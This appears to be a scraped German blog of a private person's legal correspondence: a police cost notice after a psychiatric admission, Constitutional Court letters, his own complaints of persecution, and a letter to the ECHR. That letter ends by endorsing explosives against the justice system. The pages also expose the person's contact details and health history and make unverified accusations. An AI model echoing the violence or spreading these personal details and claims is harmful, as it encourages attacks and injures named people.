Kostenbescheid vom 22.05.2015**

Ihre E-mail vom 29.05.2015
Ihr Fax vom 30.05.2015

Sehr geehrter Herr Bähring,

gegen meinen Kostenbescheid ist lediglich das Rechtsmittel der Klage möglich. Ein Widerspruch ist unzulässig. Ich bitte daher Ihr Schreiben ans Verwaltungsgericht Frankfurt am Main, Adalbertstr. 18 in 60486 Frankfurt zu richten.

Gleichzeitig werde ich Ihr Schreiben ans 5. Polizeirevier Frankfurt bzgl. der Strafanzeige senden.

Zur Sach- und Rechtslage kann ich Ihnen mitteilen, dass Sie aufgrund Ihrer selbstzugefügten Schnittverletzungen gemäß § 10 Hessisches Freiheitsentzugsgesetz in eine Klinik eingewiesen werden sollten. In diesem Zusammenhang war es notwendig Ihre Wohnungstür zu öffnen.

Polizeieinsätze in diesem Zusammenhang sind gebührenfrei. Jedoch sind Auslagen (hier Schlüsseldienstkosten) insoweit geltend zu machen, wenn diese durch Inanspruchnahme Dritter entstanden sind (Nr. 5752 Verwaltungs-kostenverzeichnis zur Verwaltungskostenordnung für den Geschäftsbereich des Ministeriums des Innern und für Sport vom 07.06.2013).

Es bestand zum Zeitpunkt des Polizeieinsatzes eine erhebliche Gefahr für Ihr Leib und Leben, sodass der Einsatz und die damit verbundenen Kosten rechtmäßig sind.

Mit freundlichen Grüßen

Im Auftrag


Kern

Zahlungen an: PTLV Wiesbaden, Konto-Nr. 0050101600, Postbank Frankfurt, BLZ 50010060
IBAN: DE19 5001 0060 0050 1016 00, BIC: PBNKDEFF

[4] http://41.media.tumblr.com/6a1022054bb7164843da1663a4d646af/tumblr_npdT96HRBT1sofvubo4_1280.jpg

03.06.2015 07:12 <http://sch-einesystem.tumblr.com/post/120629659933>

FAX wie es ein Legastheniker/ADHS-Kranker schreibt.



[1] http://36.media.tumblr.com/0e3cab39219d5fd233047046f37a8309/tumblr_npdupnmyVh1sofvubo1_1280.jpg

03.06.2015 07:33 <http://sch-einesystem.tumblr.com/post/120631109913>

Bundesverfassungsgericht
- Erster Senat -

Bundesverfassungsgericht Postfach 1771 76006 Karlsruhe

Herrn
Maximilian Bähring
Holderlinstraße 4
60316 Frankfurt am Main

Aktenzeichen Bearbeiterin (0721) Datum
1 BvR 50/15 Frau Kühn 9101-419 27.05.2015
(bei Antwort bitte angeben)

Verfassungsbeschwerdeverfahren 1 BvR 50/15
Ihr Schriftsatz und Telefax vom 13. Mai 2015

Sehr geehrter Herr Bähring,

auf Ihre Schreiben teile ich Ihnen in richterlichem Auftrag Folgendes mit:

Sie wurden bereits mit Schreiben vom 13. März 2015 darauf hingewiesen, dass das Verfassungsbeschwerdeverfahren 1 BvR 50/15 durch den Nichtannahmebeschluss vom 27. Januar 2015 endgültig seinen Abschluss gefunden hat. Ihrem Schreiben ist zu entnehmen, dass Sie davon ausgehen, dass das Bundesverfassungsgericht falsche Informationen an den Europäischen Gerichtshof für Menschenrechte weitergeleitet hat. Hierzu stelle ich fest, dass aus den Akten 1 BvR 50/15 eine Korrespondenz mit dem Europäischen Gerichtshof für Menschenrechte nicht ersichtlich ist. Im Übrigen darf - zur Vermeidung von Wiederholungen - auf unser Schreiben vom 13. März 1 V 2015, insbesondere den letzten Absatz, hingewiesen werden.

Mit freundlichen Grüßen Beglaubigt
In Vertretung
Regierungsdirektor Regierungsoberinspektor

Dienstgebäude: Schlossbezirk 3, 76131 Karlsruhe
Postfach 1771, 76006 Karlsruhe
Telefon 0721/9101-0 6 Telefax 0721/9101-382

?

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany
maximilian@baehring.at
Fax: +49 (0) 69/6781346

Bundesverfassungsgericht
Postfach 1771
76006 Karlsruhe
13. Mai 2015
Verfassungsbeschwerde ? Unterschlagung von Aktenbestandteilen einer Verfassungsbeschwerde durch Gerichtspersonal?
1 BvR 50/15 Bundesverfassungsgericht (beigefügt)

Meines Wissens nach gibt es im deutschen Familienrecht die Instanzen Amtsgericht, Oberlandesgericht und darüber hinaus ist nur die Verfassungsbeschwerde möglich.

Ich habe nun gegen erstinstanzliche Entscheidung des Amtsgerichtes Bad Homburg v.d.H. in 92F 493/13 SO (zuvor beim Amtsgericht unter anderem auch 96 F 493/13 SO und 95 F 493/13 SO) beim Oberlandesgericht Frankfurt a.M. Beschwerde eingelegt, das Aktenzeichen dort ist 3 UF 70/14. Gegen diese Entscheidung habe ich dann in großer Eile Verfassungsbeschwerde eingelegt und zwar:

weil mir des Falschvorwurfes und Terrors meiner Ex wegen, ich würde Drogen nehmen und weil diejenigen Beamten und Juristen die diesem - inzwischen nachweislichen - Falschvorwurf zunächst Glauben geschenkt und mich zwecks Erfolterung psychiatrischer Drogen-Gutachten zu Unrecht interniert haben nun versuchen mich (mund-)tot zu machen - ein Vertuschungsversuch - um nun nicht selbst wegen Nötigung, falscher Verdächtigung und willkürlicher Freiheitsberaubung eingesperrt zu werden und zwar weil sie mich im Rahmen der auf den Falschvorwürfen gründenden Verhaftung zusammengeschlagen und schwerst verletzt haben und das ganze auch noch mit Ankündigung nachdem ich bereit Vorher mit Petitionen ? unter anderem ans Europäische Parlament ? auf die skandalösen Zustände bei der deutschen Polizei hingewiesen hatte, also mit ziemlicher Wahrscheinlichkeit einem Versuch Rache zu nehmen, permanent erneute willkürliche Verhaftung droht sende ich Schreiben immer bereits im Entwurfsstadium heraus, damit Sie die Gerichte erreichen noch bevor ich Opfer neuerlicher staatlicher Repression werde und eventuell gar nicht mehr schreiben kann. Außerdem ist im Jahre 2013 mein VoIP-Telefonanschluß gehackt worden so daß ich mir nicht sicher sein kann ob meine Faxe wirklich ankommen oder vom Provider oder Hacker ausgefiltert werden. Daher sende ich jedes Fax nochmals postalisch als Brief. Deshalb ging die Verfassungsbeschwerde 1 BvR 50/15 in insgesamt drei Vorabversionen nach Karlsruhe. Einem der Vorab-Faxe vom 29. Dezember 2014 um etwa 16:18 bis 16:28 Uhr (siehe nächste Seite oben) fügte ich die Entscheidung des Oberlandesgerichtes bei. Eine Störung (auf meiner neuen VoIP-Leitung?) machte mir ein versenden von Faxen an das BVerfG unmöglich
?/-2-

-2-

Also nutzte ich das Webinterface von easyBell. Hier funktionierte der Versand der vollen 11 Seiten also inklusive der angefochtenen Entscheidung. Ich füge das ganze zum Nachweis hier bei als Auftrag mit Kopie des versandten ?Originals? also inklusive der Entscheidung und Kopie der Versende-bestätigung. Nachher verwies ich das Gericht in der ?vorläufig finale? Version vom 22. Januar 2015 auf die drei Vorabversionen meiner Eingabe per Fax und Einschrieben. Ich zitiere wörtlich [sic!]:
Fristbedingte Vorabversionen der Verfassungsbeschwerde sind Ihnen als Fax und Einschreiben Rückschein zugeworfen!

In Sachen Verfassungsbeschwerde 3 UF 70/14 OLG Frankfurt /M.

gingen Ihnen FRIST- und FORMGERECHT bisher zu:
Einschreiben/Rückschein 30. Dezember 2014 RA 4343 7085 9DE
Beim Fax vom 29. Dezember 2014 um etwa 16:18-16:28 Uhr handelt es sich nun um jene Eingabe die Ihnen nochmals als VORABversion des Einschreiben/Rückschein 30. Dezember 2014 Nummer RA 4343 7085 9DE zugeworfen ist! Das elfseitige Vorab-Fax enthält dabei nachweislich die angefochtene Entscheidung. Damit ist die eine eventuelle Information des Bundesverfassungsgerichtes an den EGMR die ich da herauslese ? die angefochtene Entscheidung sei nicht beigefügt gewesen - schlicht und ergreifend erlogen. Und mit der angeblich unvollständigen Eingabe rechtfertigt man in Karlsruhe nachher wohl Verfahrenseinstellung ohne jegliche Begründung in 1 BvR 50/15 Bundesverfassungsgericht gegen die ich in 11314/15 beim Europäischen Gerichtshof für Menschenrechte in Strassbourg (ECHR-Lger11.OOR) und in G/SO 215/51 DEU (GEN) beim Uited Nations -High-Commissioner of Human Rights vorgegangen bin.

Das verletzt mein Recht auf ein faires Verfahren nach Artikel 19 (4) Grundgesetz ebens wie das Recht auf ein faires Verfahren in Artikel 6 Europäischer Menschenrechtskonvention i.V.M Artikel1 (2) GG. Hirgegegen lege ich Beschwerde ein!

Anlagen: easybell Fax-Sendebericht / Kopie des Faxauftrages (12 Seiten als ?Miniaturen? auf 1 Seite)
angefochtene Entscheidung 1 BvR 50/15 Bundesverfassungsgericht vom 27. Januar 2015



Bundesverfassungsgericht

- Erster Senat -

Bundesverfassungsgericht ♦ Postfach 1771 ♦ 76006 Karlsruhe

Herrn
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt am Main

Aktenzeichen
1 BvR 50/15
(bei Antwort bitte angeben)

Bearbeiterin
Frau Kühn

☎ (0721)
9101-419

Datum
27.05.2015

Verfassungsbeschwerdeverfahren 1 BvR 50/15

Ihr Schriftsatz und Telefax vom 13. Mai 2015

Sehr geehrter Herr Bähring,

auf Ihre Schreiben teile ich Ihnen in richterlichem Auftrag Folgendes mit:

Sie wurden bereits mit Schreiben vom 13. März 2015 darauf hingewiesen, dass das Verfassungsbeschwerdeverfahren 1 BvR 50/15 durch den Nichtannahmebeschluss vom 27. Januar 2015 endgültig seinen Abschluss gefunden hat. Ihrem Schreiben ist zu entnehmen, dass Sie davon ausgehen, dass das Bundesverfassungsgericht falsche Informationen an den Europäischen Gerichtshof für Menschenrechte weitergeleitet hat. Hierzu stelle ich fest, dass aus den Akten 1 BvR 50/15 eine Korrespondenz mit dem Europäischen Gerichtshof für Menschenrechte nicht ersichtlich ist.

Im Übrigen darf - zur Vermeidung von Wiederholungen - auf unser Schreiben vom 13. März 2015, insbesondere den letzten Absatz, hingewiesen werden.

Mit freundlichen Grüßen

In Vertretung
Maier
Regierungsdirektor



Beglaubigt

(Purreiter)
Regierungsoberinspektor

Dienstgebäude: Schlossbezirk 3, 76131 Karlsruhe
Postfach 1771, 76006 Karlsruhe
Telefon 0721/9101-0 ♦ Telefax 0721/9101-382

[1] http://40.media.tumblr.com/287b1ae971c17dba729398ce82e15fb9/tumblr_npdvohSWZc1sofvubo1_1280.jpg

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany
maximilian@baehring.at
Fax: +49 (0) 69/6781346

Bundesverfassungsgericht
Postfach 1771
76006 Karlsruhe

Verfassungsbeschwerde –
teilen einer Verfassungsbe
1 BvR 50/15 Bundesverfas

Meines Wissens nach gibt es
Oberlandesgericht und darüber hinaus ist nur die Verfassungsbeschwerde möglich.

Einlieferungsbeleg
Bitte Beleg gut aufbewahren!

Deutsche Post AG
60314 Frankfurt am Main

82064803 5532 13.05.15 10:04

Sendungsnummer: RB 3396 3309 ODE
Einschreiben
Rückschein

Bundesverfassungsgericht
Servicenummer National
0228 4333113
Mo-Fr: 8:00 - 18:00 Uhr *76006*

13. Mai 2015

Internet: www.deutschepost.de/briefstatus

Vielen Dank für Ihren Besuch.
Ihre Deutsche Post AG



gericht,

Ich habe nun gegen erstinstanzliche Entscheidung des Amtsgerichtes Bad Homburg v.d.H. in 92F 493/13 SO (zuvor beim Amtsgericht unter anderem auch 96 F 493/13 SO und 95 F 493/13 SO) beim Oberlandesgericht Frankfurt a.M. Beschwerde eingelegt, das Aktenzeichen dort ist 3 UF 70/14. Gegen diese Entscheidung habe ich dann in großer Eile Verfassungsbeschwerde eingelegt, und zwar:

weil mir des Falschvowurfes und Terrors meiner Ex wegen, ich würde Drogen nehmen und weil diejenigen Beamten und Juristen die diesem - inzwischen nachweislichen - Falschvorwurf zunächst Glauben geschenkt und mich zwecks Erfolterung psychiatrischer Drogen-Gutachten zu Unrecht interniert haben nun versuchen mich (mund-)tot zu machen - ein Vertuschungsversuch - um nun nicht selbst wegen Nötigung, falscher Verdächtigung und willkürlicher Freiheitsberaubung eingesperrt zu werden und zwar weil sie mich im Rahmen der auf den Falschvorwürfen gründenden Verhaftung zusammengeschlagen und schwerst verletzt haben und das ganze auch noch mit Ankündigung nachdem ich bereist Vorher mit Petitionen – unter anderem ans Europäische Parlament – auf die skandalösen Zustände beid er deustchen Polizei hingewiesen hatte, also mit ziemlicher Wahrscheinlichkeit einem Versuch Rache zu nehmen, permanent erneute willkürliche Verhaftung droht sende ich Schreiben immer bereits im Entwurfsstadium heraus, damit Sie die Gerichte erreichen noch bevor ich Opfer neuerlicher staatlicher Repression werde und eventuell gar nicht mehr schreiben kann. Außerdem ist im jahre 2013 meien VoIP-Telefonanschluß gehackt worden so daß ich mir nicht sicher sein Kann ob meine Faxe wirklich ankommen oder vom Provider oder Hacker ausgefiltert werden. Daher sende ich jedes Fax nochmals postalisch als Brief. Deshalb ging die Verfassungbescherde 1 BvR 50/15 in insgesamt drei Vorabversionen nach Karlsruhe. Einem der Vorab-Faxe vom 29. Dezemeber 2014 um etwa 16:18 bis 16:28 Uhr (siehe nächste Seite oben) fügte ich die Entscheidung des Oberlandesgerichtes bei. Eine Störung (auf meiner neuen VoIP-Leitung?) machte mir ein versenden von Faxen an das BVerfG unmöglich

.../-2-

[2] http://40.media.tumblr.com/26e4b52b4c71f65f872018be9b1350d7/tumblr_npdvohSWZc1sofvubo3_r1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
00-01-00 00:00

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 00 01 | 00:00 | Fax ges. | 07219101382 | 1:09 | 2 | Fehler 350* |

* Während der Faxübertragung ist ein Kommunikationsfehler aufgetreten.

Wenn Sie senden, versuchen Sie es erneut und/oder rufen Sie an, um sicherzustellen, dass das Empfänger-Faxgerät empfangsbereit ist. Wenn Sie empfangen, wenden Sie sich an den Absender und bitten Sie ihn, die Dokumente erneut zu senden.

Also nutzte ich das Webinterface von easyBell. Hier funktionierte der Versand der vollen 11 Seiten also inklusive der angefochtenen Entscheidung. Ich füge das ganze zum Nachweis hier bei als Auftrag mit Kopie des versandten „Originals“ also inklusive der Entscheidung und Kopie der Versende-bestätigung. Nachher verwies ich das Gericht in der „vorläufig finale“ Version vom 22. Januar 2015 auf die drei Vorabversionen meiner Eingabe per Fax und Einschrieben. Ich zitiere wörtlich [sic]:

Fristbedingte Vorabversioenn der Verfassungsbeschwerde sind Ihnen als Fax **und** Einschreiben Rückschein zugegangen!


In Sachen Verfassungsbeschwerde 3 UF 70/14 OLG Frankfurt /M.

gingen Ihnen FRIST- und FORMGERECHT bisher zu:

Einschreiben/Rückschein 30. Dezember 2014 RA 4343 7085 9DE

Beim Fax vom 29. Dezember 2014 um etwa 16:18-16:28 Uhr handelt es sich nun um jene Eingabe die Ihnen nochmals als VORABversion des Einschreiben/Rückschein 30. Dezember 2014 Nummer RA 4343 7085 9DE zugegangen ist! Das elfseitige Vorab-Fax enthält dabei nachweislich die angefochte Ent-scheidung. Damit ist die eine eventuelle Information des Bundesverfassungsgerichtes an den EGMR dic ich da herauslese – die angefochtene Entscheidung sei nicht beigefügt gewesen - schlicht und ergreifend erlogen. Und mit der angeblich unvollständigen Eingabe rechtfertigt man in Karlsruhe nachher wohl Verfahrenseinstellung ohne jegliche Begründung in 1 BvR 50/15 Bundesverfassungsgericht gegen die ich in 11314/15 beim Europäischen Gerichtshof für Menschenrechte in Starssbourg (ECHR-Lger11.OOR) und in G/SO 215/51 DEU (GEN) beim Uited Nations -High-Commissioner of Human Rights vorgegangen bin.

Das verletzt mein Recht auf ein faires Verfahren nach Artikel 19 (4) Grundgestz ebens wie das Recht auf ein faires Verfahren in Artikel 6 Europäischer Menschenrechtskonvention i.V.M Artikel1 (2) GG. Hirgegegn lege ich Bescherde ein!



Anlagen: easybell Fax-Sendebericht / Kopie des Fauxauftrages (12 Seiten als „Miniaturen“ auf 1 Seite) angefochtene Entscheidung 1 BvR 50/15 Bundesverfassungsgericht vom 27. Januar 2015

[3] http://40.media.tumblr.com/e319c4439c692de05b67fa0deb2d782e/tumblr_npdvohSWZc1sofvubo4_r1_1280.jpg



[4] http://41.media.tumblr.com/d87043bedbf64e6fd358f39f4a284c6b/tumblr_npdvohSWZc1sofvubo_r1_1280.jpg

04.06.2015 01:55 <http://sch-einesystem.tumblr.com/post/120658154153>

SAT-AUSLEUCHTUNGSBEREICH: Im Internet springen wir über mehrere Netze.

Das ist als ob wir eine australischen Satelliten den wir nicht direkt sehen können weil er über der anderen Erdhalbkugel ?steht? und von unseren Satelliten aus gesehen durch die Erde (Erdschatten) verdeckt wird mittels eines dritten Satelliten, den jeweils die beiden sehen (also der australische und unserer) sagen wir eben russischen! Das ist als ob man mittels eines Spiegels um die Ecke (oder nach hinten) schaut.

The diagram illustrates a multi-hop satellite communication path. It starts with a 'TV SENDER' (represented by a TV tower and 'CAM' icon) which sends a signal to a 'Proxy=Router'. This signal is then relayed through a series of 'SAT' (satellite) icons. Another 'Proxy=Router' receives the signal from the second satellite and relays it to a third 'SAT', which finally reaches a 'Browser' (represented by a person icon and 'LOGO' icon). The browser is connected to an 'ANTENNA'. Below the diagram, text identifies the sender as 'Maximilian Bæhring * Hoelderlinstrasse 4 * D-60316 Frankfurt/M'.

Dear Neighbors!

It is only as far a brand violation to display the ecb logo through a internet-proxy as it is by the satellite provider to receive the logo of a tv-station through a satellite. I created the graphic above that literally illustrates that. So what the f*ck are you trying to sue me for? For further info please take a look at the following URLs ... <http://sch-einesystem.tumblr.com/post/11945106598/> <http://sch-einesystem.tumblr.com/post/119509843538/> <http://sch-einesystem.tumblr.com/post/119449555388/>

Yours sincerely,
Max

[1] http://36.media.tumblr.com/7eb94c9aa1b9e9a0e5c9a5d2d16950ab/tumblr_npdcu45zi1sofvubo1_1280.jpg

The diagram shows a satellite in space reflecting light from the sun. The sun is depicted as a yellow circle with rays. A satellite labeled 'SAT' is shown reflecting this light towards a browser icon (a person with a logo) on the ground. The text '„mirror“ brings light into dark' is written below the diagram. The sender is identified as 'Maximilian Bæhring * Hoelderlinstrasse 4 * D-60316 Frankfurt/M'.

Dear Neighbors!

It is only as far a brand violation to display the ecb logo through a internet-proxy as it is by the satellite provider to receive the logo of a tv-station through a satellite. I created the graphic above that literally illustrates that. So what the f*ck are you trying to sue me for? For further info please take a look at the following URLs ... <http://sch-einesystem.tumblr.com/post/11945106598/> <http://sch-einesystem.tumblr.com/post/119509843538/> <http://sch-einesystem.tumblr.com/post/119449555388/>

Yours sincerely,
Max

[2] http://41.media.tumblr.com/f054b2f281d204608f4d1676e8708e45/tumblr_npdcu45zi1sofvubo3_1280.jpg

06.06.2015 03:22 <http://sch-einesystem.tumblr.com/post/120858223988>

Warnung: Geldautomat Sonnemanstraße - ewiges Geräusch vom Laufen des Zählwerkes - dann die Meldung: ?Der Vorgang wurde aus technischen Gründen abgerochen?! Auf dem Kontoauszug ist das auch

DIESMAL ersichtlich, das war bei dem Automaten dort auch schon anders, da musste man sich erst schriftlich beschweren bis man wieder ans ein Geld kam!



[1] http://41.media.tumblr.com/b279405e40e1246b03b6aa178780ffa1/tumblr_npj42abOhY1sofvubo1_1280.jpg

Postbank: Kostenloses Giro... Postbank Online-Banking

Deutsche Postbank AG (DE) | https://banking.postbank.de/ra/crypt/foVeak

Postbank Eine Bank fürs Leben. Postbank Giro plus: BLZ: 50010060 Angemeldet seit 17:00 Letzter Login: 06.06.2015 07:21 Banking beenden

Kontenübersicht Umsätze Auftragslisten Service Nachrichtenbox 2 Einstellungen

Umsätze anzeigen für [redacted] - Postbank Giro plus - BLZ: 50010060
Umsätze aktualisieren

Aktueller Kontostand: 37,00 €
Dispolimit: 0,00 €

Überweisung
Dauerauftrag
Komfort-Sparen
Western Union direkt

Zeitraum
von 27.05.2015 bis 06.06.2015 Suchen

| Buchungstag | Wertstellung | Umsatzart | Buchungsdetails | Betrag (€) | Saldo (€) |
|-------------|--------------|------------|--|------------|-----------|
| 08.06.15 | 06.06.15 | Auszahlung | PGA 55506013 KRT0000/12.15
06.06.16.42 TA-NR. 000355
60314 Frankfurt Sonnemannst
r. 67-69 | 20,00 | 37 |
| 08.06.15 | 06.06.15 | Auszahlung | PGA 55506013 KRT0000/12.15
06.06.16.42 TA-NR. 000355
60314 Frankfurt Sonnemannst
r. 67-69 | -20,00 | 17 |

Scripts Currently Forbidden | <SCRIPT>: 25 | <OBJECT>: 0

[2] http://40.media.tumblr.com/d1e6a9d8524009cfd258cf5afa60d6a/tumblr_npj42abOhY1sofvubo2_1280.jpg

09.06.2015 03:36 <http://sch-einesystem.tumblr.com/post/121110789543>

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Fax: +49(0)69/678341634
maximilian@baehring.at

Europäischer Gerichtshof
für Menschenrechte

F-67075 Strasbourg 09. Juni 2015

Nachreichen Schreiben des Bundesverfassungsgerichtes Karlsruhe vom 27., hier eingegangen am 01. Juni 2015 einer zu meiner Eingabe an den Europäischen Gerichtshof für Menschenrechte vom 13. Mai 2015

Weiterhin erhalte ich die Rückscheine meiner Einschreiben an den Gerichtshof nicht. (Das ist aber noch vernachlässigbar, immerhin werden mir auf gleichem Wege Wahlunterlagen vorenthalten oder es verschwinden auf dem Versandwege Festplatten mit Fotobeweisen für exzessive Polizeigewalt). Die Deutsche Polizei und Gerichtsbarkeit weigert sich nicht nur ihre Arbeit zu machen, nein Strafanzeigen wendend dort direkt in den Papierkorb insbesondere wenn es darum geht Korruption zu bekämpfen oder Beamtenkriminalität wie Rechtsbeugung oder unterlassene Hilfeleistung, von der brutalen Polizeigewalt gegen wehrlose Behinderte ganz abgesehen. Und Erhalt von diesem Rückschein wollte ich warten bevor ich ihnen nun den Anhang zu meiner weiteren, 86 seitigen Menschenrechtsbeschwerde datiert auf den 13. Mai 2015 nachreiche, die zum Inhalt hat dass man mir auch dann Prozesskostenhilfe für einen Anwalt verweigert wenn ein Anwaltszwang Formvoraussetzend ist für Revision, Berufung oder Klag-erzwingungsverfahren.

Während andere ? Großkonzerne mit eigener Rechtsabteilung - sich den 1,5 fachen Satz BRAGO/RVG für einen externen Anwalt holen dürfen um mich zu verklagen wenn erstinstanzlich gar keine anwaltliche Vertretung vor Gericht erforderlich ist.

Deutsche Anwältinnen sind nur daran interessiert dass wenn es Gleichstellung beim Sorge-recht Unverheirateter gebe dann müssten die unverheiratete Männer Gleichstellungstechnisch auch ausgenommen werden dürfen können wie Ex-Ehemänner ? das sagte wörtlich und vor Zeugen die Bad Homburger Rechtsanwältin Birgit Meissner von Schulze Fischer Backhausen im Schwedenpfad bevor sie eine Zusatz-Honorarvereinbarung über 3.000 DEM für ein Anwaltschreiben wegen akuter Umgangsverweigerung erpressen wollte, weil, in Bad Homburg ? da könne ich mich darauf verlassen ? der ?Wettbewerb? der Kanzleien und Anwälte so aussehe niemand für BRAGO arbeiten würde.

Zurück zum nachgereichten Anhang: Es ist für mich genauso unvorstellbar wie für Sie aber die Menschenrechtsverbecher beim Bundesverfassungsgericht in Karlsruhe sind der Meinung (als) Behindert (diffamiert) hätten wie unter Adolf Hitler als (bei genetisch bedingter Behinderung) rassische Untermenschen keinerlei Menschenwürde. Denn selektiv stellen sie sich hin und verweigern bestimmten Klägern einfach die Entgegennahme von Klagen. Das ist Rechtsverweigerung und Willkür wenn man als Staat einfach der Nase nach entscheidet ob der Richter der ein Gebietsmonopol auf die Ausübung der Rechtsprechung haben will im Einzelfälle Lust hat einen Bürger zu seinem Recht kommen zu lassen oder abhängig von persönlicher Anti- oder Sympathie.

Tatsächlich haben diese VERBRECHER nach 14 Jahren Sorgerechts- und Umgangs-verweigerung ,die der Tatsache geschuldet ist dass der deutsche Gesetzgeber ungestraft im § 1626a BGB behaupten kann daß jeder Vater vom Geschlecht her als Mensch automatisch ein schlechterer Elternteil sein soll als eine Mutter für 16 Seiten Schriftsatz nebst vorab per Fax übermitteltem OLG Urteil nur ganze anderthalb Zeilen übrig nämlich: ?Die Verfassungsbeschwerde wird nicht zur Entscheidung abgenommen.? ?Begründet? mit dem Halbsatz ?Von einer Begründung wird ? abgesehen.?

Es handelt sich nicht um ein Versehen - die sind so unverschämt und rechtsbeugend. Es handelt sich somit nicht um einen Informationsfehler sondern die schmeißen Klagen bestimmter Beschwerdeführer einfach weg anstatt sie zu bearbeiten. Das sind dann die Untermenschen, genau wie die nicht christlichen Juden, und die geistig Behinderten bei deren Vergasung die deutsche Justiz 1933-45 schonmal beigehtolten hat. Stauffenberg und Elser hatten in ähnlicher Situation Recht: solche Zustände sind am besten mit Sprengstoff zu beseitigen das rechtliche Abhilfe ? etwa durch Verweigerung eines Anwaltes - nicht möglich ist. (Artikel 20 Absatz 4 Grundgesetz)

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Fax: +49/(0)69/678341634
maximilian@baehring.at

Europäischer Gerichtshof
für Menschenrechte

F-67075 Strasbourg

09. Juni 2015

